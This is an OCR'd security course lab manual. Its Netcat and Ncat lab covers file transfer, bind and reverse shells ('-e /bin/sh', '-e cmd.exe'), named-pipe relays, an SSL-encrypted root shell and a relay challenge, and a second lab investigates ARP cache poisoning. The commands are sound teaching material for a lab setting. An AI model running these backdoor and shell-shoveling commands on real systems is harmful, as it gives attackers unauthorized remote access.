
Next, switch to your Windows VM. From a Command Prompt, connect to the Linux Netcat listener:

```
C:\Users\Sec504> nc 10.10.75.1 2222
```

This Netcat connection is a client that does nothing but connect to the listener on the Linux VM.

Next, type stuff in either the client (Windows) or the listener (Linux) and watch what happens on the other side!

In this part of the exercise you created a simple chat program. Look at the figure below. See how the standard in on the client is connected across the network and is sending data displayed on the standard out of the listener. Also, the standard in of the listener is connected to the standard out of the client. Neat!


Standard In
Standard In
Netcat (listen mode waits for a connection)
Netcat (client mode initiates a connection)
TCP 2222
Standard Out
Standard Out
Netcat Listener
Netcat Client

After sending some data back and forth as *chat* messages, close both the Netcat sessions by pressing CTRL+C in either the Linux terminal or the Windows Command Prompts. Notice how both Netcat listeners exit, since the connection is terminated.

Next, you'll expand on this idea.

Mode 2: Pull a File

In this next step, you will set up a listener on Windows, waiting to deliver a file to any client that connects. Then you will use the client on Linux to make a connection to the listener to grab the file.

First, create the file to transfer. From the Windows Command Prompt, create a file using the `echo` utility, as shown:

```
C:\Users\Sec504> echo this is text >text.txt
```

Then, in the same Command Prompt, create a listener on a local port and direct the text file into the input of this listener:

```
C:\Users\Sec504> nc -l -p 1234 < text.txt
```

> *Note that the first `nc` argument is a dash, followed by lowercase L. Not a dash-one!*

> *Although you don't see any output, the Netcat listener is running.*

Next, switch to your Linux VM. From your terminal, create a Netcat client that connects to the listener, gets the file, and writes it to `received.txt`:

```
sec504@slingshot:~$ nc 10.10.0.1 1234 > received.txt
```

There's no indication that Netcat has completed. It takes milliseconds to finish transferring this small file, so just press CTRL+C in the Linux terminal to stop Netcat.

Next, look at the file by typing:

```
sec504@slingshot:~$ cat received.txt
this is text
```

> *Think about what happened here. You created a file on Windows, and transferred it using a TCP network socket through a combination of Netcat listener and Netcat client, on different operating systems. This is just a small taste of the things that you can do with Netcat.*

You just transferred the file using Netcat in TCP mode. If you have extra time, try this in UDP mode. With UDP mode, press Enter after connecting with the client to force it to flush the file contents. Also, remember: UDP mode is activated on both the client and the server with the `-u` option.

Mode 2: Push a File

In the previous step, you created a listener waiting to send a file, which you *pulled* from the target using a client connection.

Next, you will set up a listener to wait for for a client to connect and *push* a file to the listener.

First, from your Linux terminal, create a file to send:

```
sec504@slingshot:~$ echo SANS >file.txt
```

Next, switch to your Windows VM. From the Command Prompt, create a Netcat listener waiting for the file:

```
C:\Users\Sec504> nc -l -p 4321 > received2.txt
```

> *Note that the first `nc` argument is a dash, followed by lowercase L. Not a dash-one!*

> *Although you don't see any output, the Netcat listener is running.*

Next, switch back to your Linux VM and create a Netcat client to *push* the file:

```
sec504@slingshot:~$ nc 10.10.0.1 4321 < file.txt
```

There is no indication of Netcat's success. Press CTRL+C to drop connection, then look at the file transferred.

```
C:\Users\Sec504> type received2.txt
SANS
```

Think about how this lab differs from the previous one. Before, we were *pulling* a file from a listener back to a client. Here, the client is *pushing* the file to the listener. Note that it doesn't matter which side is Linux and which is Windows. We can pull or push files to or from either operating system.

Mode 4: Create a Linux Backdoor

Now that we've transferred files, let's look at creating a shell listener to use as a backdoor on the Linux VM. In this step you will create a listening backdoor shell on Linux and connect to it from the Windows VM.

Earlier in this exercise, on Linux, you created a Netcat listener on port 2222. This listener was used as a simple *chat* server, waiting for a connection from a Netcat client. You will repeat that step here, but instead of using it for a chat service, you will use it to execute a command shell.

From the Linux terminal, issue the following Netcat command to listen on TCP port 7777, adding the `-e /bin/sh` argument to invoke the `sh` shell when the client connects:

```
sec504@slingshot:~$ nc -l -p 7777 -e /bin/sh
```

Note that the first `nc` *argument is a dash, followed by lowercase L. Not a dash-one!*

Although you don't see any output, the Netcat listener is running.

Next, switch to the Windows VM Command Prompt. Create a Netcat client that connects to the Linux VM listener:

```
C:\Users\Sec504> nc 10.10.75.1 7777
```

When you connect to the listener, you won't see a Command Prompt because that is not passed back to the attacker using this technique. You just see a blank line, waiting for you to enter commands on your Windows box for execution on the Linux shell.

Enter the following commands, one per line, pressing enter after each command and observe the responses that are returned:

- `whoami`
- `id`
- `pwd`

```
whoami
sec504
id
uid=1002(sec504) gid=1003(sec504) groups=1003(sec504),27(sudo),999(kismet)
pwd
/home/sec504
```

These commands, typed in the attacker's machine (your Windows VM), are transferred to the listener on the victim machine (your Linux VM), where they are executed. Note that there is no output on the victim's screen because the standard output of the victim listener is attached to the command shell `/bin/sh` and is carried back to the attacker across the network by Netcat. This output is then displayed on the attacker's screen.

Feel free to experiment and run additional commands using the backdoor connection. When you are finished, press CTRL+C to drop the connection.

If you have extra time, try this using UDP mode on the client and listener. Note that UDP mode is flaky. It sends data, but likely won't give you a true interactive backdoor.

Mode 4: Reverse Windows Shell

In the previous step you set up a listener waiting for a connection before executing a shell. Next you will create a *reverse shell* connection from a Netcat client (on Windows) to a Netcat listener (on Linux). This is like pushing an outgoing connection from client to listener with commands typed at the listener (a classic reverse shell).

First, create a listener in the Linux VM that will be your attacking system:

```
sec504@slingshot:~$ nc -l -p 8888
```

> *Note that the first `nc` argument is a dash, followed by lowercase L. Not a dash-one!*

> *Although you don't see any output, the Netcat listener is running.*

This listener doesn't do anything other than wait for a connection. It takes whatever you type and sends it to the other side as a response after a connection is established by a client. The attacker would execute this command on his or her own machine.

Next, you will send a shell to the listening server as a client. This is known as *shell shoveling.* This is a step the attacker would run on the victim machine to make the reverse shell connection.

From the Windows Command Prompt, send the `cmd.exe` shell to the Netcat listener:

```
C:\Users\Sec504> nc 10.10.75.1 8888 -e cmd.exe
```

Return to the Linux VM (the attacker system). Notice how the Netcat listener prompt has changed to show a Windows Command Prompt interface. This is because the Netcat client *shoveled* the `cmd.exe` shell to the listener, sending the output of the Command Prompt over the Netcat socket to the Linux attacker system.

In the terminal window, type the following commands to be executed on the Windows victim system:

- `echo %username%`
- `dir`
- `hostname`

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Sec504> echo %username%
echo %username%
Sec504

C:\Users\Sec504> hostname
hostname
Sec504Student

C:\Users\Sec504> dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FA12-EC34

 Directory of C:\Users\Sec504

03/06/2019  06:49 AM    <DIR>          .
03/06/2019  06:49 AM    <DIR>          ..
omitted for space
```

Feel free to experiment and run additional commands using the backdoor connection. When you are finished, press CTRL+C to drop the connection.

Mode 5: Create Linux Relay

Next you will create a Linux Netcat relay. We relay a connection from our Linux box, through a relay on its own local host on a different port, all the way to a shell on our Windows box.

Start by running a listening shell on Windows:

```
C:\Users\Sec504> nc -l -p 54321 -e cmd.exe
```

Note that the first `nc` argument is a dash, followed by lowercase L. Not a dash-one!

Although you don't see any output, the Netcat listener is running.

Next, in a terminal on your Linux box, build a relay by first creating a named pipe (a FIFO queue object) which we call a `backpipe` with the filename `p`:

```
sec504@slingshot:~$ mknod backpipe p
```

In the same Linux window, start the relay to interact with the named pipe:

```
sec504@slingshot:~$ nc -l -p 11111 0<backpipe | nc 10.10.0.1 54321 1>backpipe
```

Although you don't see any output, the Netcat listener relay is running.

Next, start another terminal window on your Linux machine. In the new terminal, run a Netcat client to connect to the relay:

```
sec504@slingshot:~$ nc 127.0.0.1 11111
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Sec504>
```

In the attacker's window on Linux, run the following Windows commands. These commands are being sent through your Linux relay and executed on Windows.

- `whoami`
- `hostname`

Although this looks like a Windows Command Prompt, remember to enter these commands on the attacking Linux VM!

```
C:\Users\Sec504> hostname
hostname
Sec504Student

C:\Users\Sec504> whoami
whoami
sec504student\sec504
```

Stop your relay by hitting CTRL+C in each of the windows.

Using Ncat

Ncat is the Nmap variation to Netcat. Let's try a few Netcat techniques using Ncat.

Ncat can send a shell to a port. From a Windows Command Prompt, start an Ncat listener, returning a `cmd.exe` shell to anyone who connects:

```
C:\Users\Sec504> ncat -l 2222 -e cmd.exe
```

Next, switch to your Linux VM and run the following from a terminal:

```
sec504@slingshot:~$ ncat 10.10.0.1 2222
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Sec504>
```

Note that we used Ncat as the client in this example, but you could use Netcat for the same result.

Press CTRL+C to close the session.

Using Ncat you can also send and receive files. From your Linux terminal, create a file `ncat_send.txt`, then redirect the file contents to the Ncat process.

```
sec504@slingshot:~$ echo "Hi there" > ncat_send.txt
sec504@slingshot:~$ ncat -l 8888 < ncat_send.txt
```

Next, return to your Windows VM. From a Command Prompt, connect to the Ncat listener, directing the contents of the TCP connection to a file. Press CTRL+C to close the Netcat connection after a few seconds.:

```
C:\Users\Sec504> ncat 10.10.75.1 8888 > ncat_send.txt
^C
C:\Users\Sec504> type ncat_send.txt
Hi there
```

> *These examples of using Ncat are very similar to using Netcat. Next we'll look at features of Ncat that Netcat does not offer.*

Ncat and SSL

One feature of Ncat is that it can create SSL-encrypted sessions.

From your Linux VM, open a terminal and elevate to root privileges on Linux using the `sudo` command. (Because we are using a low order port in this exercise, you must be root.) When prompted, enter the password sec504.

```
sec504@slingshot:~$ sudo su
[sudo] password for sec504: sec504
root@slingshot:/home/sec504#
```

Next, create the Ncat listener, adding the `--ssl` argument to encrypt the TCP data. Configure Ncat to execute a shell when a client connects to the listener.

```
root@slingshot:/home/sec504# ncat --ssl -l 443 -e /bin/sh
```

Next, open another Linux terminal. Elevate to root privileges using `sudo` again:

```
sec504@slingshot:~$ sudo su
[sudo] password for sec504: sec504
root@slingshot:/home/sec504#
```

Next, start `tcpdump` to display the SSL traffic.

```
root@slingshot:~# tcpdump -s0 -X -i eth0 port 443
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Next, switch to your Windows VM. Connect to the Linux VM Ncat listener and send some data over the SSL connection.

```
C:\Users\Sec504> ncat --ssl 10.10.75.1 443
```

Once connected run the following commands:

- `id`
- `pwd`
- `uname -a`

```
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/home/sec504
uname -a
Linux slingshot 4.4.0-78-generic #99-Ubuntu SMP Thu Apr 27 15:29:09 UTC 2017 x86_64
x86_64 x86_64 GNU/Linux
```

Switch back to the Linux VM. Review the `tcpdump` output and examine the network activity. Note that none of the packet data is transferred in plaintext; all of the data is encrypted.

```
04:33:38.450188 IP 10.10.0.1.1545 > slingshot.https: Flags [P.], seq
2632913866:2632913898, ack 2007394200, win 251, length 32
    0x0000:  4500 0048 374e 4000 8006 644c 0a0a 0001  E..H7N@...dL....
    0x0010:  0a0a 4b01 0609 01bb 9cef 13ca 77a6 6798  ..K.........w.g.
    0x0020:  5018 00fb 3dda 0000 1703 0300 1b51 e04b  P...=.........Q.K
    0x0030:  3598 48b8 7f40 197d 4ef1 dcdd 0b9a 1310  5.H..@.}N.......
    0x0040:  5ee5 3cf9 b834 aeca                      ^.<..4..
04:33:38.452601 IP slingshot.https > 10.10.0.1.1545: Flags [P.], seq 1:69, ack 32,
win 245, length 68
    0x0000:  4500 006c dc2e 4000 4006 ff47 0a0a 4b01  E..l..@.@..G..K.
    0x0010:  0a0a 0001 01bb 0609 77a6 6798 9cef 13ea  ........w.g.....
    0x0020:  5018 00f5 5f74 0000 1703 0300 3f5e ce0c  P..._t......?^..
    0x0030:  5766 ec3c 7254 6bca edd3 8505 f734 77c3  Wf..6...}
    0x0060:  ff4e d963 73d3 87d7 dc4c c086            .N.cs....L..
```

Because the Ncat activity is encrypted, it is much harder for a defender to identify the activity as malicious.

The Challenge


Your challenge is to devise a command for the protected machine that gives your external box access to that root-level shell. Don't just run another Netcat listener from one window, because it has limited privileges;

instead, you have to connect to the listener that already exists.

To model this scenario, on your Linux machine, open three terminal windows. We will refer to these three terminal windows as:

- Netcat listener
- Internal system
- External system

These three terminals will represent three different systems, as shown in this illustration.



```
$ sudo su -
# nc -l -p 7777 -e /bin/sh
```

In the *Netcat listener* window, start a Netcat listener, running with root privileges:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~# nc -l -p 7777 -e /bin/sh
```

The second window is the *internal system* where you want to type a command to implement access from the external system to the inside system.

The third window is the *external system*, where you have a command shell with limited privileges.


Figure out which commands to type at the second and third terminal `$` prompts to give one of them access to the root-level `/bin/sh`.

DO NOT SCROLL FURTHER UNLESS YOU WANT HINTS

Hint #1

Think about Netcat relays. Somehow a specialized Netcat relay is involved.

It won't look exactly like this figure, but perhaps it will inspire you.


Attacker types here
Standard In
Netcat (client mode initiates a connection)
Standard Out
Attacker sees results here
0<
Standard In
Netcat (listen mode waits for a connection)
Standard Out
PIPE
Standard In
Netcat (client mode initiates a connection)
Standard Out
1>
Backpipe
Responses from shell are here
Standard In
Netcat (listen mode waits for a connection)
Standard Out
Shell gets commands here

Hint #2

We've seen listener-client relays so far. But do they always have to be formed that way? Can you think of another relay option that pushes a connection both ways?

Scenario 1: One Possible Answer

On the external box, you could run something to catch the shell that the relay is going to push to us:

```
sec504@slingshot:~$ nc -l -p 4444 -e /bin/sh
```

Now, on the victim machine, make a client-to-client relay in your user account's home directory:

```
sec504@slingshot:~$ cd
sec504@slingshot:~$ mknod backpipe p
sec504@slingshot:~$ nc 127.0.0.1 4444 0<backpipe | nc 127.0.0.1 2222
1>backpipe`
```

For this to work, you must be in a directory where your non-UID 0 (student) account can write files. If you get a permissions error, change directories into `/tmp` *and work from there.*

Now, in the external window, type `whoami`, and see if your commands are indeed running with root privileges on the target.

One Answer (Graphically)


Here is what this solution looks like, in both a figure and as screenshots.

In step 1, we create the listener on the victim machine.

In step 2, we create the listener on the attacker machine.

In step 3, we connect them by using a client-to-client relay.

To better understand this solution, you might want to trace through the solution with your finger in the graphic below.


Attacker Machine
Attacker types here
Standard In
Netcat (listen mode waits for a connection)
Standard Out
Attacker sees results here
Relay Machine
0<
Standard In
Netcat (client mode initiates a connection)
Standard Out
PIPE
Standard In
Netcat (client mode initiates a connection)
Standard Out
1>
Backpipe
Victim Machine
Responses from shell are here
Standard In
Netcat (listen mode waits for a connection)
Standard Out
Shell gets commands here
File Edit View Search Terminal Help
1
2
3
4

```
:~$ nc -l -p 4444
whoami
root
```

```
:~$ sudo su -
[sudo] password for sec504:
root@slingshot:~#
root@slingshot:~# nc -l -p 2222 -e /bin/sh
```

```
:~$ nc 127.0.0.1 4444 0<backpipe | nc 127.0.0.1 2222 1>backpipe
```

We've now seen listener-to-client relays and client-to-client relays.

> *If you have extra time, experiment with other options, such as a listener-to-listener relay.*

Why This Lab Is Important

As stated at the start of this lab, Netcat is a powerful tool. You should test how this tool - or ones like it - would behave in your work environment (remember, you must have written permission). For many organizations, networks are not sufficiently segmented, and these tools can allow an attacker to have free reign on your network.

Not only is Netcat powerful (and fun) it helps highlight what a creative and skillful attacker can do with built-in capabilities!

Bonus (If Time Permits or for Homework)

- Try rerunning the lab with UDP!
- There are many Netcat variants out there... try some!

DNSCat2 (https://github.com/iagox86/dnscat2), PowerCat (https://github.com/besimorhino/powercat), CryptCat (http://cryptcat.sourceforge.net/), even... GCat (https://github.com/byt3bl33d3r/gcat).

Additional Resources

Read the `Hobbit.txt` in the Windows VM from the 504 USB drive. Pay special attention to the *Exploration of Features* section.

Lab 3.2: ARP and MAC Analysis

Brief Intro

In this lab we'll review available evidence to determine which user or system launched what appears to be an ARP cache poisoning attack.

Requirements for This Lab

In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself


Review the files in `/home/tools/504_arp_ex/` on the course Linux VM and determine what took place.

- Alice's ARP cache: `alice_arp_table.txt`
- Router's ARP cache: `router_arp_table.txt`
- Switch's CAM table: `switch_cam_table.txt`
- DHCP server's log: `DhcpSrvLog-Wed.log`
- Organization's Asset Inventory spreadsheet: `asset_inventory.csv`

Walkthrough

Overview

For this lab, you analyze various files using a Linux text editor, such as `gedit` or whichever other editor you are comfortable using, along with the `grep` command. The network architecture to analyze is shown here.



The Scenario

In this lab you will apply some of the concepts we've been covering in the past couple of sections. This lab is based on a scenario in which you play the part of an incident handler supporting an organization with a user named Alice.

Alice has contacted the incident-response hotline, reporting that she's seeing unusual behavior in her desktop computer's browser. In particular, starting at around 2:30 PM on a Wednesday, she began receiving a large number of certificate warning messages that say that her browser cannot verify a certificate she is receiving from various websites using HTTPS. Worse yet, some of the sites that Alice expects to use HTTPS, including intranet SSL websites, are having all their URLs converted from https:// to http://.

The first responders from the incident-handling group have conducted a thorough scan of Alice's computer system, and it does not appear that there is any malware installed on her machine. They believe that some sort of network trickery is going on here. The first responders have gathered information from Alice's machine and other nearby systems. We have been given the information from the ARP caches, the switch CAM table, a DHCP server log, and the organization's asset inventory.

Our job as the incident handler is to analyze these files to determine which machine and potentially which person in the organization is associated with an attack against Alice's computer.

Summary:

- Around 2:30 on a Wednesday, Alice noticed that she was receiving certificate warning messages in her browser
- Some of her HTTPS URLs were changed to HTTP
- As the incident handler, you must determine which system and potentially which person may be involved in this attack

- We have the information collected by the Incident Response team in `/home/tools/504_arp_ex` on the Linux VM supplied on the USB drive
  - Alice's ARP cache: `alice_arp_table.txt`
  - Router's ARP cache: `router_arp_table.txt`
  - Switch's CAM table: `switch_cam_table.txt`
  - DHCP server log: `DhcpSrcLog-Wed.log`
  - Organization's asset inventory spreadsheet: `asset_inventory.csv`

Overall Approach

Alice's computer has an IP address of 10.12.1.13. We have her computer's ARP cache (output by the `arp -a` command) in the file `alice_arp_table.txt`.

The router acts as the default gateway for the LAN, with an IP address of 10.12.1.1. The router's ARP cache is located in the `router_arp_table.txt` file, which was created by running the `sh arp` command.

We also have the CAM table of the switch that makes up this LAN environment. This table maps each MAC address of recently communicating machines connected to the switch to a specific physical port, located in the file `switch_cam_table.txt`.

We have the DHCP server log for the environment with information about IP address leases distributed by this server during the day in which the attack occurred, a Wednesday. This file is called `DhcpSrvLog-Wed.log`.

Finally, we have an asset inventory, which maps specific computer systems and their MAC addresses to users in the environment, stored in the file `asset_inventory.csv`.

Questions

Our goal is to answer the following questions based on your analysis of the evidence files:

- Which machine may have launched the attack?
- Which person is associated with this machine?

You can try to answer these questions on your own, or you can continue reading this exercise to see a step-by-step approach to determine the answers. Don't worry if you cannot immediately answer these questions. Feel free to peek ahead for ideas about how to solve the challenge.

Hints

Look at the relationship between Alice's computer and the router, as indicated by the ARP tables from Alice's machine and the router itself.

Look at the switch's perspective of Alice's computer and the router, as indicated in its CAM table.

Think about the switch's perspective of other nearby hosts, as well as the DHCP server's information about those machines.

Note that different vendors display MAC addresses in different ways. Some vendors use dashes between each byte of a MAC address, whereas others use colons. Some vendors represent higher-end hex digits in capital letters (`ABCDEF`) while others use lowercase (`abcdef`).

Use the `grep` command to search a file in a case-insensitive fashion with the `-i` option. Also, to cause `grep` to display *n* lines before and after strings that you are searching for, you can specify `grep -B n -A n` , which stands for displaying `n` lines *before* and *After* your search string.

Answers

Step 1: Alice's ARP Cache Analysis

One way to approach this problem is by analyzing the evidence we have from Alice's own machine: Her ARP cache. We can view this short file by using the `cat` command to display the file contents on your Linux box (make sure you are in the directory where these evidence files are found: `/home/tools/504_arp_ex/`):

```
sec504@slingshot:~$ cd /home/tools/504_arp_ex
sec504@slingshot:/home/tools/504_arp_ex$ cat alice_arp_table.txt
Alice's ARP Table:

C:\> arp -a

Interface: 10.12.1.13 --- 0x2
  Internet Address      Physical Address      Type
  10.12.1.1             aa-aa-aa-aa-aa-aa     dynamic
  10.12.1.2             00-0c-29-cf-d9-20     dynamic
```

Here, we can see the output that the first responders got when they ran the `arp -a` command. In particular, note that the ARP entry associated with the router's IP address (10.12.1.1) maps it to an unusual-looking MAC address of `aa-aa-aa-aa-aa-aa` .

Perhaps that is the MAC address of the attacker's machine! We can look up that MAC address in our asset inventory by running the following command:

```
sec504@slingshot:/home/tools/504_arp_ex$ grep -i aa:aa:aa:aa:aa:aa
asset_inventory.csv
sec504@slingshot:/home/tools/504_arp_ex$
```

Unfortunately, that MAC address does not appear in the asset inventory. We haven't yet found the attacking machine. However, it appears that some system has sent an ARP response that appeared to come from the router with a MAC address of `aa-aa-aa-aa-aa-aa`, very likely a spoofed MAC address.

Step 2: Router ARP Cache Analysis

In step 2, look at the router's ARP cache to see the entry it has for Alice's computer. This file is longer than Alice's ARP cache, but it still can be displayed on the screen using cat:

```
sec504@slingshot:/home/tools/504_arp_ex$ cat router_arp_table.txt
Router# sh arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  10.10.1.1                -  000c.29cd.c124  ARPA   Ethernet0/0
Internet  10.12.1.2                -  000c.29cf.d920  ARPA   Ethernet0/1
Internet  10.12.1.10               -  000c.295d.94b6  ARPA   Ethernet0/1
Internet  10.12.1.11               -  000c.293e.f973  ARPA   Ethernet0/1
Internet  10.12.1.13               -  bbbb.bbbb.bbbb  ARPA   Ethernet0/1
Internet  10.12.1.14               -  000c.29b6.9cbd  ARPA   Ethernet0/1
Internet  10.12.1.17               -  000c.2937.a4de  ARPA   Ethernet0/1
Internet  10.12.1.20               -  000c.414a.ee62  ARPA   Ethernet0/1
Internet  10.12.1.21               -  0003.93ef.53fe  ARPA   Ethernet0/1
Internet  10.12.1.28               -  000c.413b.944f  ARPA   Ethernet0/1
Internet  10.12.1.32               -  0017.f275.4eee  ARPA   Ethernet0/1
Internet  10.12.1.36               -  0003.93ad.3f82  ARPA   Ethernet0/1
Internet  10.12.1.38               -  0000.0c3e.5fc2  ARPA   Ethernet0/1
Internet  10.12.1.44               -  000c.297b.2044  ARPA   Ethernet0/1
Internet  10.12.1.47               -  000c.29ab.01f4  ARPA   Ethernet0/1
```

Note that the router has a mapping of Alice's IP address (10.12.1.13) to MAC address of `bbbb.bbbb.bbbb` (the format for MAC addresses that many Cisco routers use for their ARP caches). This is also an unusual-looking MAC address, made of all hexadecimal `B` s. Perhaps it belongs to the attacker.

We can look up this new suspicious MAC addresss in the asset inventory using `grep` :

```
sec504@slingshot:/home/tools/504_arp_ex$ grep -i bb:bb:bb:bb:bb:bb
asset_inventory.csv
sec504@slingshot:/home/tools/504_arp_ex$
```

Again, we aren't getting any luck in the asset inventory database. Still, we know that there are two unusual ARP entries in this environment, both associated with Alice and her router. One is in Alice's ARP cache, with an erroneous entry for the router. The other is in the router's ARP cache, with an erroneous entry for Alice's machine. This situation looks like a double-ARP-cache poisoning.

Step 3: Switch CAM Table Analysis

Based on the initial analysis, we've seen that MAC addresses of all `A` s and all `B` s seem to be associated with the attack. Next we will examine the switch CAM table to get an idea of the physical location of the system using these MAC addresses.

The switch's CAM table maps MAC addresses to physical ports, so let's look there, starting with MAC address `aaaa.aaaa.aaaa`. We can search using `grep` in a case-insensitive fashion (`-i`), displaying three lines before and after (`-A 3 -B 3`) lines with our string `aaaa.aaaa.aaaa`:

```
sec504@slingshot:/home/tools/504_arp_ex$ grep -i -A 3 -B 3 aaaa.aaaa.aaaa
switch_cam_table.txt
   1     000c.295d.94b6    DYNAMIC     Fa0/13
   1     0000.0c3e.5fc2    DYNAMIC     Fa0/14
   1     000c.29ab.01f4    DYNAMIC     Fa0/15
   1     aaaa.aaaa.aaaa    DYNAMIC     Fa0/15
   1     bbbb.bbbb.bbbb    DYNAMIC     Fa0/15
   1     0003.93ef.53fe    DYNAMIC     Fa0/16
   1     000c.293e.f973    DYNAMIC     Fa0/17
```

This output is interesting. Note that MAC address `aaaa.aaaa.aaaa` is found on physical switch port Fa0/15. In other words, a machine on that switch port sent traffic with that source MAC address, which caused the switch to load this entry in the CAM table. What's more, that same switch port also has MAC address `bbbb.bbbb.bbbb` associated with it! Clearly, something unusual is happening on physical port Fa0/15 of our switch!

Looking at the CAM table for port Fa0/15 we also see an additional MAC address: `000c.29ab.01f4`. There is no other MAC address on that port, so we can infer that the system with this MAC address may have launched the attack.

Next, let's look up the valid-looking MAC address in the asset inventory:

```
sec504@slingshot:/home/tools/504_arp_ex$ grep -i 00:0c:29:ab:01:f4
asset_inventory.csv
ThinkPad T500,M2-AC23E,Vincent Smith,320,00:0C:29:AB:01:F4
```

We've got a match! A Thinkpad machine assigned to Vincent Smith has that MAC address.

Step 4: Additional Corroborating Evidence

So, we see that Vincent Smith's Thinkpad may have launched the attack. We can also pull some additional corroborating information about this machine from the DHCP server log with the `grep` command:

```
sec504@slingshot:/home/tools/504_arp_ex$ grep -i 000C29AB01F4 DhcpSrvLog-Wed.log
10,07/15/09,14:31:49,Assign,10.12.1.47,VSMITH,000C29AB01F4,
12,07/15/09,14:49:58,Release,10.12.1.47,VSMITH,000C29AB01F4,
```

Here, we see that VSMITH was assigned an IP address of 10.12.1.47 from 2:31 to 2:49 PM, the approximate time frame of the attack against Alice.

